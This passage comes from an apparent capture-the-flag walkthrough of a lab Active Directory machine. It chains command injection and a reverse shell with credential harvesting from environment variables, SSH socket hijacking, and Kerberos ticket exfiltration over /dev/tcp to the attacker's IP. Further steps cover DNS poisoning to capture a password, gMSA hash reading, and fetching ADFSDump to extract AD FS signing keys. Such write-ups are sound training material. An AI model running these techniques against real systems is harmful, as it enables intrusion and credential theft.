
This error occurs because the scan() function uses a Rocket request guard (DevGuard), which prevents access to the endpoint when the request is not authorized. This DevGuard request guard is imported from intranet/backend/src/api/dev.rs and contains the following code:
use rocket::http::Status;
use rocket::Request;
use rocket::request::{FromRequest, Outcome};

pub(crate) mod scan;

pub struct DevGuard;

#[rocket::async_trait]
impl<'r> FromRequest<'r> for DevGuard {
    type Error = ();

    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        let key = request.headers().get_one("X-DEV-INTRANET-KEY");
        match key {
            Some(key) => {
                if key == std::env::var("DEV_INTRANET_KEY").unwrap() {
                    Outcome::Success(DevGuard {})
                } else {
                    Outcome::Error((Status::Unauthorized, ()))
                }
            },
            None => Outcome::Error((Status::Unauthorized, ()))
        }
    }
}
It looks for the X-DEV-INTRANET-KEY header in the user’s request and compares it with the value of the DEV_INTRANET_KEY environment variable. This is the same environment variable seen in the blog application, and according to the project description, both applications share the same key.
I’ll send a new request adding the X-DEV-INTRANET-KEY: !@yqr!X2kxmQ.@Xe header:

The request succeeds, and the response now shows a system-level command error indicating that the intranet_url_check command doesn’t exist, which means it has not been implemented yet.
To achieve command execution, I’ll simply add a semicolon at the beginning of the string and an arbitrary command to make an HTTP request to my Python web server:

This confirms the command injection.
I can now send a reverse shell to my machine:
[bryan@sec]$ sudo penelope -p 443
[+] Listening for reverse shells on 0.0.0.0:443 -> 127.0.0.1 192.168.2.105 172.17.0.1 10.10.15.79
    Main Menu (m)  Payloads (p)  Clear (Ctrl-L)  Quit (q/Ctrl-C)
[+] [New Reverse Shell] => 36b733906694 10.129.231.105 Linux-x86_64 root(0) Session ID <1>
[+] Agent deployed via /usr/bin/python3
[+] Interacting with session [1]  PTY  Menu key F12

root@36b733906694:/app# id
uid=0(root) gid=0(root) groups=0(root)
root@36b733906694:/app# hostname -I
172.18.0.3
root@36b733906694:/app# ls -al
total 14956
drwxr-xr-x 1 root root     4096 Jul  5  2024 .
drwxr-xr-x 1 root root     4096 Jul 22  2024 ..
-rw-r--r-- 1 root root    24576 Jul  5  2024 database.sqlite
-rwxr-xr-x 1 root root 15276056 Jul  5  2024 ghost_intranet
There is a database file in the current directory, but after analyzing it, I didn’t find anything interesting.
Shell as florence.ramirez in LINUX-DEV-WS01
SSH Unix socket
After gaining access to the container running GhostCMS, we can now read the environment variables to obtain the domain user’s credentials:
root@36b733906694:/# env
SHELL=/usr/bin/bash
DATABASE_URL=./database.sqlite
HOSTNAME=36b733906694
PWD=/app
HOME=/root
CARGO_HOME=/usr/local/cargo
LDAP_BIND_DN=CN=Intranet Principal,CN=Users,DC=ghost,DC=htb
LDAP_HOST=ldap://windows-host:389
LDAP_BIND_PASSWORD=He!KA9oKVT3rL99j
TERM=xterm-256color
DEV_INTRANET_KEY=!@yqr!X2kxmQ.@Xe
RUSTUP_HOME=/usr/local/rustup
ROCKET_ADDRESS=0.0.0.0
SHLVL=3
RUST_VERSION=1.79.0
LC_CTYPE=C.UTF-8
PATH=/usr/local/cargo/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
JWT_SECRET=*xopkAGbLyg9bK_A
_=/usr/bin/env
The credentials found belong to Intranet Principal user, and the password is He!KA9oKVT3rL99j.
I’ll perform password spraying to check for credential reuse:
[bryan@sec]$ nxc smb 10.129.231.105 -u users.txt -p 'He!KA9oKVT3rL99j' --continue-on-success | grep '[+]'
SMB                      10.129.231.105  445    DC01             [+] ghost.htb\intranet_principal:He!KA9oKVT3rL99j
This confirms that the credentials are only valid for the intranet_principal user.
Further enumeration reveals some interesting files inside the /root/.ssh directory:
root@36b733906694:~/.ssh# find ./
./
./config
./known_hosts
./controlmaster
./controlmaster/florence.ramirez@ghost.htb@dev-workstation:22
./known_hosts.old
config is a custom SSH configuration file used to store terminal shortcuts and preferences:
root@36b733906694:~/.ssh# cat config ;echo
Host *
  ControlMaster auto
  ControlPath ~/.ssh/controlmaster/%r@%h:%p
  ControlPersist yes
root@36b733906694:~/.ssh# cd controlmaster
root@36b733906694:~/.ssh/controlmaster# ls -al
total 12
drwxr-xr-x 1 root root 4096 Sep 17 23:06 .
drwxr-xr-x 1 root root 4096 Jul  5  2024 ..
srw------- 1 root root    0 Sep 17 23:06 florence.ramirez@ghost.htb@dev-workstation:22
root@36b733906694:~/.ssh/controlmaster# file florence.ramirez\@ghost.htb\@dev-workstation\:22
florence.ramirez@ghost.htb@dev-workstation:22: socket
This file defines rules that apply to all servers the user connects to over SSH:
- ControlMaster: Tells SSH to connect to an existing socket or create one on disk if it doesn’t exist.
- ControlPath: Specifies the path and name of the new socket that will be created.
- ControlPersist: Keeps the master connection open in the background, even after the terminal is closed.
This Unix socket is part of an SSH feature called Multiplexing (ControlMaster). It keeps a “master” TCP connection open in the background and creates this socket. This allows the user to open a new terminal window and log in quickly without a password.
This means we can now use this socket to log in as florence.ramirez without providing a password:
root@36b733906694:~/.ssh/controlmaster# ssh -O check florence.ramirez@ghost.htb@dev-workstation
Master running (pid=24)
root@36b733906694:~/.ssh/controlmaster# ssh florence.ramirez@ghost.htb@dev-workstation
Last login: Thu Feb  1 23:58:45 2024 from 172.18.0.1
florence.ramirez@LINUX-DEV-WS01:~$ id
uid=50(florence.ramirez) gid=50(staff) groups=50(staff),51(it)
florence.ramirez@LINUX-DEV-WS01:~$ hostname -I
172.18.0.2
When checking the environment variables, I can see that the user has a TGT ticket stored:
florence.ramirez@LINUX-DEV-WS01:/$ env
SHELL=/bin/bash
PWD=/
KRB5CCNAME=FILE:/tmp/krb5cc_50
LOGNAME=florence.ramirez
MOTD_SHOWN=pam
HOME=/home/GHOST/florence.ramirez
SSH_CONNECTION=172.18.0.3 52028 172.18.0.2 22
TERM=xterm-256color
USER=florence.ramirez
SHLVL=1
LC_CTYPE=C.UTF-8
SSH_CLIENT=172.18.0.3 52028 22
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
SSH_TTY=/dev/pts/0
_=/usr/bin/env
OLDPWD=/home/GHOST/florence.ramirez

florence.ramirez@LINUX-DEV-WS01:/$ klist
Ticket cache: FILE:/tmp/krb5cc_50
Default principal: florence.ramirez@GHOST.HTB

Valid starting     Expires            Service principal
09/19/26 06:31:02  09/19/26 16:31:02  krbtgt/GHOST.HTB@GHOST.HTB
	renew until 09/20/26 06:31:02
I’ll extract this ticket and save it to my local machine:
florence.ramirez@LINUX-DEV-WS01:/$ cat /tmp/krb5cc_50 > /dev/tcp/10.10.15.79/7777

-----
[bryan@sec]$ nc -nlvp 7777 > florence.ramirez.ccache
Listening on 0.0.0.0 7777
Connection received on 10.129.231.105 49864
After downloading the ticket, we can confirm a new valid user credential:
KRB5CCNAME=./florence.ramirez.ccache nxc smb 10.129.231.105 -u 'florence.ramirez@ghost.htb' -k --use-kcache
SMB         10.129.231.105  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ghost.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.231.105  445    DC01             [+] GHOST.HTB\florence.ramirez@ghost.htb from ccache
Shell as justin.bradley
Enumeration
At this point, we have the password for intranet_principal and the TGT for florence.ramirez. I’ll use these credentials to determine what the users can access and gather more information about the domain.
First, I’ll list the available shares:
[bryan@sec]$ nxc smb 10.129.231.105 -u 'intranet_principal' -p 'He!KA9oKVT3rL99j' --shares
SMB         10.129.231.105  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ghost.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.231.105  445    DC01             [+] ghost.htb\intranet_principal:He!KA9oKVT3rL99j
SMB         10.129.231.105  445    DC01             [*] Enumerated shares
SMB         10.129.231.105  445    DC01             Share           Permissions     Remark
SMB         10.129.231.105  445    DC01             -----           -----------     ------
SMB         10.129.231.105  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.231.105  445    DC01             C$                              Default share
SMB         10.129.231.105  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.231.105  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.231.105  445    DC01             SYSVOL          READ            Logon server share
SMB         10.129.231.105  445    DC01             Users           READ
The user can read some shared files; however, none of them contain any relevant information.
We can also access the MSSQL database:
[bryan@sec]$ mssqlclient.py 'ghost.htb/intranet_principal:He!KA9oKVT3rL99j'@10.129.231.105 -windows-auth
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (GHOST\intranet_principal  guest@master)>
SQL (GHOST\intranet_principal  guest@master)> enable_xp_cmdshell
ERROR(DC01): Line 105: User does not have permission to perform this action.
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(DC01): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL (GHOST\intranet_principal  guest@master)>
SQL (GHOST\intranet_principal  guest@master)> xp_cmdshell "whoami";
ERROR(DC01): Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'.
The database doesn’t contain any important information, and the user doesn’t have permission to execute system-level commands.
I can also try to capture the NetNTLM hash of the account running the database:
SQL (GHOST\intranet_principal  guest@master)> xp_dirtree \\10.10.15.79\share
subdirectory   depth   file
------------   -----   ----

-----
[bryan@sec]$ sudo responder -I tun0 -Ddwb
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

[*] Tips jar:
    USDT -> 0xCc98c1D3b8cd9b717b5257827102940e4E17A19A
    BTC  -> bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]

...[snip]...
[SMB] NTLMv2-SSP Client   : 10.129.231.105
[SMB] NTLMv2-SSP Username : GHOST\DC01$
[SMB] NTLMv2-SSP Hash     : DC01$::GHOST:4ef4fbe6dc2ca793:494A06FA7B5D639391CE1CB93F7EDFB5:01010000000000008046318A3348DD011A251C240B689EF400000000020008005200550043004B0001001E00570049004E002D004D0059005700450039004F005A004C00510031005A0004003400570049004E002D004D0059005700450039004F005A004C00510031005A002E005200550043004B002E004C004F00430041004C00030014005200550043004B002E004C004F00430041004C00050014005200550043004B002E004C004F00430041004C00070008008046318A3348DD010600040002000000080030003000000000000000000000000030000019114124062D00D0A80FBDD16523A4370E3534F95B461E6F3DE34A49BC803CB40A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310035002E00370039000000000000000000
The captured hash belongs to the DC account, and I was unable to crack it, so it’ll not be useful.
I can also use these credentials to authenticate to the core.ghost.htb application through AD FS:

After authenticating, I find that this application is specifically intended for administrator users.
When enumerating domain objects, we can see that there’s a gMSA account called adfs_gmsa$:
[bryan@sec]$ nxc smb 10.129.231.105 -u 'intranet_principal' -p 'He!KA9oKVT3rL99j' --rid-brute 10000 -o principals.txt
SMB         10.129.231.105  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ghost.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.231.105  445    DC01             [+] ghost.htb\intranet_principal:He!KA9oKVT3rL99j
...[snip]...
SMB         10.129.231.105  445    DC01             4101: GHOST\adfs_gmsa$ (SidTypeUser)
...[snip]...
This account is very important because it appears to be the account running the AD FS service.
I’ll now try to read its password:
[bryan@sec]$ nxc ldap 10.129.231.105 -u 'intranet_principal' -p 'He!KA9oKVT3rL99j' --gmsa
LDAP        10.129.231.105  389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:ghost.htb) (signing:None) (channel binding:Never)
LDAP        10.129.231.105  389    DC01             [+] ghost.htb\intranet_principal:He!KA9oKVT3rL99j
LDAP        10.129.231.105  389    DC01             [*] Getting GMSA Passwords
LDAP        10.129.231.105  389    DC01             Account: adfs_gmsa$           NTLM: <no read permissions>                PrincipalsAllowedToReadPassword: ['DC01$', 'justin.bradley']
The response reveals that the current user doesn’t have permission, but another user does: justin.bradley.
If we remember what we saw in the company’s internal forum, the user justin.bradley reported having trouble connecting to bitbucket.ghost.htb:

The cause of the problem is that a DNS record for bitbucket.ghost.htb has not yet been configured.
The user also has a script that is constantly running and trying to connect to this site. This means that if bitbucket.ghost.htb pointed to a server we control, we could capture the authentication the user may be making and steal their credentials.
Rogue Server
I’ll add an A record to the domain so that bitcucket.ghost.htb points to my machine. For this I’ll use dnstool.py
:
python dnstool.py -u 'ghost.htb\intranet_principal' -p 'He!KA9oKVT3rL99j' -r bitbucket.ghost.htb -d 10.10.15.79 -t A -a add 10.129.231.105
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding extra record
[!] LDAP operation failed. Message returned from server: insufficientAccessRights 00002098: SecErr: DSID-031514B3, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0
The problem is that the intranet_principal user doesn’t have permission to modify DNS records.
I’ll try the same thing with the credentials of florence.ramirez:
[bryan@sec]$ KRB5CCNAME=florence.ramirez.ccache python dnstool.py -u 'ghost.htb\florence.ramirez' -k -r 'bitbucket.ghost.htb' -d 10.10.15.79 -t A -a add dc01.ghost.htb --zone 'ghost.htb' -dns-ip 10.129.231.105
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
The configuration completed successfully.
Now I can start a server to capture the user’s request:
[bryan@sec]$ sudo responder -I tun0 -Ddwb
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

[*] Tips jar:
    USDT -> 0xCc98c1D3b8cd9b717b5257827102940e4E17A19A
    BTC  -> bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
...[snip]...
[HTTP] Basic Client   : 10.129.231.105
[HTTP] Basic Username : ghost\justin.bradley
[HTTP] Basic Password : Qwertyuiop1234$$
The justin.bradley script attempted to authenticate to my server, and I was able to capture the credentials it sent.
We can verify that the user’s credentials are valid for the domain:
[bryan@sec]$ nxc smb 10.129.231.105 -u 'justin.bradley' -p 'Qwertyuiop1234$$'
SMB         10.129.231.105  445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:ghost.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.231.105  445    DC01             [+] ghost.htb\justin.bradley:Qwertyuiop1234$$

[bryan@sec]$ nxc winrm 10.129.231.105 -u 'justin.bradley' -p 'Qwertyuiop1234$$'
WINRM       10.129.231.105  5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:ghost.htb)
WINRM       10.129.231.105  5985   DC01             [+] ghost.htb\justin.bradley:Qwertyuiop1234$$ (Pwn3d!)
The user is also a member of the Remote Management Users group, so we can get a shell on DC01 and obtain the first flag:
[bryan@sec]$ ewp -i 10.129.231.105 -u 'justin.bradley' -p 'Qwertyuiop1234$$'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to '10.129.231.105:5985' as 'justin.bradley'
evil-winrm-py PS C:\Users\justin.bradley\Documents>

evil-winrm-py PS C:\Users\justin.bradley\Documents> tree C:\Users /A /F
Folder PATH listing
Volume serial number is 0000015A 2804:C13F
C:\USERS
+---adfs_gmsa$
+---Administrator
|   +---3D Objects
|   +---Contacts
|   +---Desktop
|   +---Documents
|   |   +---maintenance
|   |   +---SQL Server Management Studio
|   |   +---Visual Studio 2017
|   |   \---WindowsPowerShell
|   +---Downloads
|   +---Favorites
|   +---Links
|   +---Music
|   +---Pictures
|   +---Saved Games
|   +---Searches
|   \---Videos
+---justin.bradley
|   +---Desktop
|   |       user.txt
|   |
|   +---Documents
|   |   \---WindowsPowerShell
|   |           Microsoft.PowerShell_profile.ps1
|   |
|   +---Downloads
|   +---Favorites
|   +---Links
|   +---Music
|   +---Pictures
|   +---Saved Games
|   \---Videos
\---Public
Shell as SYSTEM in PRIMARY server
Read gMSA hash
As we saw earlier, the user justin.bradley can read the password of adfs_gmsa$:
[bryan@sec]$ nxc ldap 10.129.231.105 -u 'justin.bradley' -p 'Qwertyuiop1234$$' --gmsa
LDAP        10.129.231.105  389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:ghost.htb) (signing:None) (channel binding:Never)
LDAP        10.129.231.105  389    DC01             [+] ghost.htb\justin.bradley:Qwertyuiop1234$$
LDAP        10.129.231.105  389    DC01             [*] Getting GMSA Passwords
LDAP        10.129.231.105  389    DC01             Account: adfs_gmsa$           NTLM: e37b1566705cd4b67015d20859ffd2ac     PrincipalsAllowedToReadPassword: ['DC01$', 'justin.bradley']
LDAP        10.129.231.105  389    DC01             Account: adfs_gmsa$           aes128-cts-hmac-sha1-96: 2f120ee6c77e08072ace31fab9ba147c
LDAP        10.129.231.105  389    DC01             Account: adfs_gmsa$           aes256-cts-hmac-sha1-96: 86b86d57bbc3f482132246b38820fa6d815ffb5bdb7bc2280f11e53414ba7dbe
The adfs_gmsa$ account is important because it is probably responsible for running the AD FS service.
AD FS Abuse: Golden SAML
When AD FS is configured, the certificate that signs tokens (the Token-Signing Certificate) and its private key are protected in a database, such as WID (Windows Internal Database) or another SQL database. Windows also uses a feature called DKM (Distributed Key Management) to encrypt the private key before storing it. The DKM key is stored as an AD object inside the CN=ADFS,CN=Microsoft,CN=Program Data,DC=domain,DC=com container, but only highly privileged accounts can read it; one of them is the service account running AD FS.
If we obtain this key, we could decrypt the EncryptedPfxBlob stored in the AD FS database and obtain the certificate’s private key, allowing us to forge SAML tokens and access resources and applications as any domain user. In this case, it would allow us to access core.ghost.htb as the Administrator user.
Since we have access to the adfs_gmsa$ account and it’s a member of the Remote Management Users group, the first thing I’ll do is get a shell and use ADFSDump.exe
to dump the AD FS secrets:
[bryan@sec]$ ewp -i 10.129.231.105 -u 'adfs_gmsa$' -H 'e37b1566705cd4b67015d20859ffd2ac'
          _ _            _
  _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                            |_|   |__/  v1.6.0

[*] Connecting to '10.129.231.105:5985' as 'adfs_gmsa$'
evil-winrm-py PS C:\Users\adfs_gmsa$\Documents> iwr -uri http://10.10.15.79/ADFSDump.exe -OutFile ADFSDump.exe
evil-winrm-py PS C:\Users\adfs_gmsa$\Documents> .\ADFSDump.exe /domain:ghost.htb
    ___    ____  ___________ ____
   /   |  / __ \/ ____/ ___// __ \__  ______ ___  ____
  / /| | / / / / /_   \__ \/ / / / / / / __ `__ \/ __ \
 / ___ |/ /_/ / __/  ___/ / /_/ / /_/ / / / / / / /_/ /
/_/  |_/_____/_/    /____/_____/\__,_/_/ /_/ /_/ .___/
                                              /_/
Created by @doughsec

## Extracting Private Key from Active Directory Store
[-] Domain is ghost.htb
[-] Private Key: FA-DB-3A-06-DD-CD-40-57-DD-41-7D-81-07-A0-F4-B3-14-FA-2B-6B-70-BB-BB-F5-28-A7-21-29-61-CB-21-C7

[-] Private Key: 8D-AC-A4-90-70-2B-3F-D6-08-D5-BC-35-A9-84-87-56-D2-FA-3B-7B-74-13-A3-C6-2C-58-A6-F4-58-FB-9D-A1

## Reading Encrypted Signing Key from Database
[-] Encrypted Token Signing Key Begin
AAAAAQAAAAAEEAFyHlNXh2VDska8KMTxXboGCW...[snip]...
[-] Encrypted Token Signing Key End

[-] Certificate value: 0818F900456D4642F29C6C88D26A59E5A7749EBC
[-] Store location value: CurrentUser
[-] Store name value: My

## Reading The Issuer Identifier
[-] Issuer Identifier: http://federation.ghost.htb/adfs/services/trust
